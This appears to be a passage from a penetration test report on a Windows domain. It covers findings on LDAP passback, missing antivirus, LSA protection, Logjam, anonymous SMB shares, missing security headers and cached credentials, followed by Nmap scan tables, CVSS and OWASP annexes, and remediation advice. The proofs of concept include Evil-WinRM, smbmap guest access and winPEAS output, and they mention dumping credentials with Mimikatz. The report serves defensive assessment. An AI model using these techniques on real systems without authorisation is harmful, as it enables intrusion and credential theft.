Implement mandatory LDAPS (LDAP over SSL/TLS) for all LDAP communications, binding exclusively to port 636. Disable support for unencrypted LDAP on port 389 entirely. Configure certificate validation to ensure the authenticity of LDAP servers and prevent man-in-the-middle attacks during the connection establishment.

Remove the ability for users to modify LDAP server configuration through the web interface. LDAP server settings should be managed through secure administrative channels with appropriate change control procedures. If dynamic LDAP configuration is required for business operations, implement strict validation and whitelisting of permitted LDAP server addresses.

Rotate the compromised service account credentials immediately. Implement a password policy that enforces complexity requirements and regular rotation schedules for service accounts. Consider using managed service accounts or group managed service accounts where supported, as these provide automated password management and enhanced security.

Implement detection and monitoring capabilities to identify LDAP passback attempts. Monitor for changes to LDAP server configuration, unusual LDAP bind failures, and connections to unexpected LDAP servers. Configure alerts for suspicious LDAP activity and integrate these logs with your security information and event management system for correlation and response.

Antivirus Not Detected

scope: examplecompany.local

CVSS Score: 7.8 (High)

Description

The system currently does not have an active antivirus or endpoint protection solution installed or detectable. During testing, attempts to query Windows Management Instrumentation (WMI) for antivirus products returned an Invalid namespace exception, indicating that no antivirus is present or properly registered.

Without an antivirus solution, the host is exposed to malware, ransomware, and other malicious activity, and there is no automated mechanism to detect or block known threats.

Impact


An attacker who gains access to the system can deploy malware or perform other malicious activities without detection. The lack of antivirus removes a critical defensive layer, increasing the risk of compromise, data exfiltration, ransomware deployment, and persistence on the host

POC

- Attempt to query the system for installed antivirus products using WMI:

```
Get-WmiObject -Namespace "root\SecurityCenter2" -Class
AntiVirusProduct
```

- Observe that the query fails with an Invalid namespace exception.
- Confirm no antivirus services are running via Task Manager or Get-Service in PowerShell.



```
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct
Invalid namespace "root\SecurityCenter2"
At line:1 char:1
+ Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProdu ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Get-WmiObject], ManagementException
    + FullyQualifiedErrorId : GetWMIManagementException,Microsoft.PowerShell.Commands.GetWmiObjectCommand
```

Recommendation

Deploy an enterprise-grade endpoint detection and response solution across all Windows systems. Modern EDR platforms provide not only signature-based malware detection but also behavioural analysis, threat hunting capabilities, and automated response features that significantly enhance security posture beyond traditional antivirus.

Ensure the endpoint protection solution is configured with real-time scanning enabled for file system activity, web downloads, email attachments, and removable media. Configure automatic signature updates to occur daily at minimum, ensuring protection against the latest identified threats. Enable cloud-based protection features where available to leverage real-time threat intelligence.

Implement centralised management and monitoring of endpoint protection across the enterprise. Configure alerts for disabled protection, failed updates, or detected threats. Establish processes for regular review of security events and investigation of alerts to ensure timely response to potential compromises.

Complement endpoint protection with additional security controls including application whitelisting, host-based intrusion prevention, and network segmentation. Implement defence-in-depth strategies that do not rely solely on endpoint protection, as determined attackers may attempt to disable or evade these controls.

LSA Protection Not Enabled

scope: examplecompany.local

CVSS Score: 7.3 (High)

Description

Local Security Authority (LSA) Protection is a security feature in Windows that prevents unauthorised processes from reading the memory of LSASS (Local Security Authority Subsystem Service). When enabled, only trusted processes running with a driver can access LSASS memory, mitigating credential theft techniques such as dumping NTLM hashes or Kerberos tickets.

Impact


Without LSA Protection, attackers with local access can use tools such as Mimikatz to dump credentials from memory, potentially leading to full domain compromise if administrative credentials are obtained. This significantly increases the risk of lateral movement and persistence within the network.

POC

- Log in to the Windows system.
- Check the status of LSA Protection via registry or system information:

```
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL
```

- Observe that the RunAsPPL value is missing or set to 0, indicating that LSA Protection is not enabled.
- Optionally, run credential dumping tools such as Mimikatz to confirm access to LSASS memory.



```
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL


reg.exe : ERROR: The system was unable to find the specified registry key or value.
    + CategoryInfo          : NotSpecified: (ERROR: The syst...y key or value.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
```

Recommendation

Enable LSA Protection immediately on all Windows systems by setting the registry value RunAsPPL to 1 under HKLM\SYSTEM\CurrentControlSet\Control\Lsa. This configuration requires a system restart to take effect. Deploy this change through Group Policy to ensure consistent application across all domain-joined systems.

Implement Credential Guard on systems running Windows 10 Enterprise or Windows Server 2016 and later. Credential Guard provides virtualisation-based security that isolates credentials even more effectively than LSA Protection alone, making credential theft significantly more difficult even with administrative access.

Deploy additional credential protection measures including Remote Credential Guard for RDP sessions, Windows Defender Credential Guard, and configure restricted admin mode for remote desktop connections. These layered protections significantly reduce the attack surface for credential theft across the network.

Monitor for attempted credential access and memory dumping activities. Implement detection rules for tools like Mimikatz, process injection into LSASS, and suspicious access to the SAM database. Configure security event logging to capture authentication events and suspicious process activities that may indicate credential theft attempts.

SSL Vulnerable to LOGJAM Attack

scope: examplecompany.local

CVSS Score: 5.9 (Medium)

Description

The server is vulnerable to the Logjam attack (CVE-2015-4000). This cryptographic vulnerability affects the Diffie-Hellman key exchange protocol when weak, commonly used prime numbers are employed.

The attack exploits the use of export-grade 512-bit Diffie-Hellman groups and common 1024-bit primes. In this case, the server is using RFC2409/Oakley Group 2, which utilises a 1024-bit common prime.

This weakness allows an attacker with sufficient computational resources to pre-compute values for commonly used primes and subsequently decrypt TLS connections that use these weak Diffie-Hellman parameters.

Impact

An attacker capable of performing a man-in-the-middle attack could downgrade vulnerable TLS connections to use export-grade cryptography. With pre-computed values for common 1024-bit primes, the attacker could decrypt these connections and access sensitive data transmitted between the client and server.


This compromises the confidentiality of communications, potentially exposing credentials, personal information, financial data, and other sensitive information. Whilst the attack requires significant computational resources and positioning to intercept traffic, the use of common primes makes it feasible for well-resourced adversaries, including nation-state actors.

POC

Run the following command

```
./testssl.sh examplecompany.com
```

Observer the result under the Testing Vulnerabilities section of the output



```
 LOGJAM (CVE-2015-4000), experimental      VULNERABLE (NOT ok): common prime: RFC2409/Oakley Group 2 (1024 bits),
                                           but no DH EXPORT ciphers
```

Recommendation

Disable support for export-grade cipher suites and weak Diffie-Hellman key exchange entirely. Configure the web server to only accept cipher suites using Elliptic Curve Diffie-Hellman Ephemeral (ECDHE) key exchange with strong curves such as secp256r1, secp384r1, or x25519.

Configure the server to reject Diffie-Hellman parameters smaller than 2048 bits. Generate and deploy custom strong Diffie-Hellman parameters rather than relying on common primes. For Apache servers, use the SSLOpenSSLConfCmd DHParameters directive. For Nginx, use the ssl_dhparam directive to specify a custom DH parameter file.

Implement a modern TLS configuration that supports only TLS 1.2 and TLS 1.3. Disable support for TLS 1.0, TLS 1.1, and all SSL versions as these older protocols contain numerous known vulnerabilities. Configure cipher suite ordering to prefer modern, authenticated encryption with associated data (AEAD) ciphers such as ChaCha20-Poly1305 and AES-GCM.

Regularly test TLS configuration using tools such as SSL Labs or testssl.sh to verify that the server is protected against known cryptographic vulnerabilities. Establish a process for reviewing and updating TLS configuration as new vulnerabilities are discovered and cipher suite recommendations evolve.

Anonymous SMB Share Enumeration

scope: examplecompany.com

CVSS Score: 5.3 (Medium)

Description

Anonymous SMB share enumeration was successful against the target host at 10.129.229.56. The Guest account was able to authenticate without credentials and enumerate available SMB shares on the system.

Furthermore, the Guest account has READ access to the 'Development' share and the IPC$ administrative share. This configuration allows unauthenticated users to discover the organisation's share structure and potentially access sensitive information stored within accessible shares.


The 'Development' share is particularly concerning as development environments often contain source code, credentials, configuration files, and other sensitive intellectual property

Impact

Unauthorised information disclosure represents the primary impact of this vulnerability. Attackers can enumerate SMB shares without authentication, revealing the network's file sharing structure and potentially exposing sensitive organisational information.

The readable 'Development' share poses significant risk as it may contain application source code, database connection strings, API keys, service account credentials, internal documentation, and other proprietary information.

POC



```
┌─[✗]─[oscar@parrot]─[~]
└──╼ $smbmap -u Guest -H 10.129.229.56 --no-pass

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\\  \/.    ||:     \/   /\\  \/.    |   /' /\  \     |:  ____/
    __/  \\  |: \.        |(|  _  \\  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \\  \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.229.56:445       Name: 10.129.229.56             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Department Shares                                       NO ACCESS
        Development                                             READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        SYSVOL                                                  NO ACCESS       Logon server share
[*] Closed 1 connections
```

Recommendation

Disable guest account access to SMB shares entirely. Configure the registry value HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\RestrictNullSessAccess to 1 to prevent null session enumeration. Remove the Guest account from all share permissions and ensure anonymous logon is disabled for SMB services.

Remove read access to the Development share for the Guest account and implement proper authentication-based access controls. Apply the principle of least privilege when assigning share permissions, ensuring users and groups only have access to shares required for their legitimate business functions.

Relocate all sensitive development files, including source code, configuration files, and credentials, to a secure file storage solution with proper access controls, encryption at rest, and comprehensive audit logging. Development resources should never be accessible through unauthenticated or weakly authenticated network shares.

Implement network segmentation to restrict SMB traffic to trusted network zones. Deploy network access control policies that prevent unauthorised devices from accessing file shares. Enable SMB signing and encryption to protect the integrity and confidentiality of file transfer operations, even when shares are accessed by authenticated users.

Missing Security Headers

scope: examplecompany.com

CVSS Score: 5.3 (Medium)

Description

The web server is missing multiple security headers that provide important defence-in-depth protections against various client-side attacks. Security headers instruct web browsers on how to handle content and impose restrictions that mitigate common web vulnerabilities.

The absence of these headers leaves users vulnerable to attacks such as clickjacking, cross-site scripting, MIME type sniffing, and other browser-based exploitation techniques. Specifically, the server lacks X-Frame-Options, X-Content-Type-Options, Strict-Transport-Security, Content-Security-Policy, Referrer-Policy, Permissions-Policy, Cross-Origin-Embedder-Policy, Cross-Origin-Resource-Policy, and Cross-Origin-Opener-Policy headers.

Impact

The absence of security headers exposes users to multiple attack vectors. Without X-Frame-Options, the application is susceptible to clickjacking attacks where malicious sites can embed the application in iframes to trick users into performing unintended actions.

The missing X-Content-Type-Options header allows MIME type sniffing, potentially causing browsers to execute malicious content. Lack of Strict-Transport-Security permits downgrade attacks and insecure HTTP connections. Without Content-Security-Policy, cross-site scripting attacks are more likely to succeed as there are no restrictions on resource loading.


The missing Referrer-Policy may leak sensitive information through referrer headers, whilst absent cross-origin policies fail to protect against side-channel attacks like Spectre. Collectively, these missing headers significantly weaken the application's security posture and increase the attack surface for client-side exploitation.

POC

Run the following command:

```
python3 shcheck.py -p 8443 https://10.129.229.56
```

Observe the following output:



```
[*] Analyzing headers of https://10.129.229.56:8443/
[*] Effective URL: https://10.129.229.56:8443/
[!] Security header missing: X-Frame-Options
[!] Security header missing: X-Content-Type-Options
[!] Security header missing: Strict-Transport-Security
[!] Security header missing: Content-Security-Policy
[!] Security header missing: Referrer-Policy
[!] Security header missing: Permissions-Policy
[!] Security header missing: Cross-Origin-Embedder-Policy
[!] Security header missing: Cross-Origin-Resource-Policy
[!] Security header missing: Cross-Origin-Opener-Policy
```

Recommendation

Implement Content-Security-Policy headers with a strict default-src 'self' directive, explicitly whitelisting required external resources. Configure script-src, style-src, and img-src directives to prevent inline scripts and unauthorised resource loading. Enable CSP reporting to monitor policy violations and refine the policy based on legitimate application requirements.

Deploy X-Frame-Options: DENY or X-Frame-Options: SAMEORIGIN to prevent clickjacking attacks. Implement X-Content-Type-Options: nosniff to prevent MIME type sniffing. Configure Strict-Transport-Security with a max-age of at least 31536000 seconds and include the includeSubDomains directive to enforce HTTPS across the entire domain.

Add cross-origin isolation headers including Cross-Origin-Embedder-Policy: require-corp, Cross-Origin-Opener-Policy: same-origin, and Cross-Origin-Resource-Policy: same-site. These headers provide protection against side-channel attacks such as Spectre by isolating the application's browsing context.

Configure a Referrer-Policy of strict-origin-when-cross-origin or no-referrer to prevent sensitive information leakage through referrer headers. Implement Permissions-Policy to restrict access to powerful browser features such as geolocation, camera, and microphone. Test header configuration across multiple browsers to ensure compatibility and effectiveness.

Cached Credentials Enabled

scope: examplecompany.local

CVSS Score: 5.1 (Medium)

Description

Windows can store user credentials locally in the registry to allow logins when domain controllers are unavailable. This is controlled by the CachedLogonsCount setting. When set above 0, credentials are cached and stored in a hashed format under the SYSTEM context. An attacker with administrative or SYSTEM access can extract these cached credentials and potentially crack them to recover user passwords.

During testing, the CachedLogonsCount registry value was set to 10, indicating that credentials for the last ten logons are cached and available for extraction.

Impact


An attacker who gains administrative or SYSTEM access to the affected host can retrieve cached credentials from the registry. Extracted credentials may include domain accounts and local accounts, which can then be used for lateral movement, privilege escalation, or offline password attacks. This increases the risk of network-wide compromise if domain accounts are exposed.

POC

- Log in to the target system with administrative or SYSTEM privileges.
- Access the registry key storing cached credentials: HKEY_LOCAL_MACHINE\Security\Cache
- Verify that cached entries exist (e.g., NL$1–NL$10).
- Use a credential extraction tool such as mimikatz to read and attempt to decrypt cached credentials.

Also verifiable with winpeas

Run .\winpeas.exe and observe the 'Cached Creds' section



```
ÉÍÍÍÍÍÍÍÍÍ¹ Cached Creds
È If > 0, credentials will be cached in the r
    cachedlogonscount is 10
```

Recommendation

Configure the CachedLogonsCount registry value to 0 to disable credential caching entirely. Deploy this setting through Group Policy under Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\ Interactive logon: Number of previous logons to cache. This change takes effect on the next system restart.

If cached credentials are required for business continuity when domain controllers are unavailable, reduce the CachedLogonsCount to the minimum number necessary. Consider implementing alternative solutions such as read-only domain controllers in branch offices or ensuring network connectivity to primary domain controllers is resilient and highly available.

Implement additional credential protection measures including configuring LSASS to run as a protected process, enabling Credential Guard where supported, and deploying Windows Defender Remote Credential Guard for remote desktop sessions. These layered controls significantly reduce the effectiveness of credential dumping attacks.

Monitor for suspicious activity indicating credential extraction attempts. Configure security event logging to detect tools and techniques associated with cached credential dumping. Implement detection rules for registry access to SECURITY\Cache, unusual process injection, and known credential theft tool signatures. Integrate these detections with your security operations centre for rapid response to potential compromises.

Nmap Scan (UDP)

scope: examplecompany.com

UDP services marked as "open|filtered" did not respond conclusively. Due to the nature of UDP scanning, Nmap cannot always distinguish between open and filtered states without application-layer interaction.

Port	Protocol	State	Service	Version / Details
53	UDP	Open	domain	Simple DNS Plus
88	UDP	Open	kerberos-sec	Microsoft Windows Kerberos (Server time: 2026-02-11 03:46:24Z)
123	UDP	Open	ntp	NTP v3
137	UDP	Open|Filtered	netbios-ns	—
138	UDP	Open|Filtered	netbios-dgm	—
389	UDP	Open	ldap	Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
464	UDP	Open|Filtered	kpasswd5	—
500	UDP	Open|Filtered	isakmp	—
4500	UDP	Open|Filtered	nat-t-ike	—
5353	UDP	Open|Filtered	zeroconf	—

5355	UDP	Open| Filtered	llmnr	—
50919	UDP	Open| Filtered	unknown	—
51255	UDP	Open| Filtered	unknown	—
51456	UDP	Open| Filtered	unknown	—
51554	UDP	Open| Filtered	unknown	—
51586	UDP	Open| Filtered	unknown	—
51690	UDP	Open| Filtered	unknown	—
51717	UDP	Open| Filtered	unknown	—
51905	UDP	Open| Filtered	unknown	—
51972	UDP	Open| Filtered	unknown	—
52144	UDP	Open| Filtered	unknown	—
52225	UDP	Open| Filtered	unknown	—
52503	UDP	Open| Filtered	unknown	—
53006	UDP	Open| Filtered	unknown	—
53037	UDP	Open| Filtered	unknown	—

Nmap Scan (TCP)

scope: examplecompany.com

TCP services marked as "open|filtered" did not respond conclusively. Due to the nature of UDP scanning, Nmap cannot always distinguish between open and filtered states without application-layer interaction.

Port	Protocol	Service	Version/Details
53	TCP	DNS	Simple DNS Plus
80	TCP	HTTP	Microsoft IIS httpd 10.0
88	TCP	Kerberos	Microsoft Windows Kerberos
135	TCP	MSRPC	Microsoft Windows RPC
139	TCP	NetBIOS-SSN	Microsoft Windows netbios-ssn
389	TCP	LDAP	Microsoft Windows Active Directory LDAP
445	TCP	SMB	Microsoft-ds
464	TCP	Kerberos	kpasswd5
593	TCP	RPC over HTTP	Microsoft Windows RPC over HTTP 1.0
636	TCP	LDAPS	Microsoft Windows Active Directory LDAP (SSL)
3268	TCP	Global Catalog	Microsoft Windows Active Directory LDAP
3269	TCP	Global Catalog	Microsoft Windows Active Directory LDAP (SSL)
5985	TCP	WinRM	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8443	TCP	HTTPS	Custom web application (redirects to /pwm)
9389	TCP	SOAP	.NET Message Framing
47001	TCP	WinRM	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

49664-49696	TCP	MSRPC	Microsoft Windows RPC (Dynamic ports)
63897, 63956	TCP	MSRPC	Microsoft Windows RPC (Dynamic ports)

7. ANNEXES

7.1 FIGURES TABLE

5.2 VULNERABILITY CLASSIFICATION – CVSS SCORING

Vulnerabilities identified during this engagement have been classified using the Common Vulnerability Scoring System (CVSS), an industry-recognised standard for assessing the technical severity of security issues. CVSS assigns a numerical score between 0.0 and 10.0 based on metrics such as attack vector, attack complexity, required privileges, user interaction, and the potential impact to confidentiality, integrity, and availability.

The resulting CVSS score is used to classify vulnerabilities into severity categories (Low, Medium, High, or Critical) to support consistent reporting and remediation prioritisation. CVSS scoring within this report represents a technical assessment of risk and should be considered alongside environmental, operational, and business context when determining remediation priorities.

5.3 OWASP TOP 10 COVERAGE

The assessment considered the following OWASP Top 10 risk categories:

A01 – Broken Access Control: Testing assessed whether users could access resources or perform actions outside of their intended permissions. This included horizontal and vertical privilege escalation attempts, insecure direct object references (IDOR), and forced browsing of restricted functionality.

A02 – Cryptographic Failures: The application was reviewed for insecure handling of sensitive data, including weak or missing encryption, insecure transmission of data, and improper storage of credentials or session tokens.

A03 – Injection: Input vectors were tested for injection flaws such as SQL injection, command injection, and cross-site scripting (XSS). Both reflected and stored attack scenarios were evaluated where applicable.

A04 – Insecure Design: Application logic and workflow design were reviewed to identify systemic weaknesses, such as missing security controls, flawed trust boundaries, and insecure assumptions that could not be mitigated through configuration alone.

A05 – Security Misconfiguration: The application and supporting infrastructure were tested for misconfigurations including verbose error messages, exposed administrative interfaces, default credentials, unnecessary services, and insecure HTTP headers.

A06 – Vulnerable and Outdated Components: Third-party libraries, frameworks, and components were reviewed to identify known vulnerabilities that could be leveraged by an attacker if left unpatched.

A07 – Identification and Authentication Failures: Authentication mechanisms were tested for weaknesses including brute-force resistance, credential handling, session fixation, session expiration, and multi-factor authentication controls.

A08 – Software and Data Integrity Failures: Testing assessed the integrity of application updates, third-party dependencies, and data handling mechanisms to identify potential tampering or trust issues.

A09 – Security Logging and Monitoring Failures: The engagement considered whether security-relevant events were logged appropriately and whether sufficient monitoring was in place to detect malicious activity.

A10 – Server-Side Request Forgery (SSRF): Where applicable, functionality that processes user-supplied URLs or external resources was tested to identify potential SSRF vulnerabilities.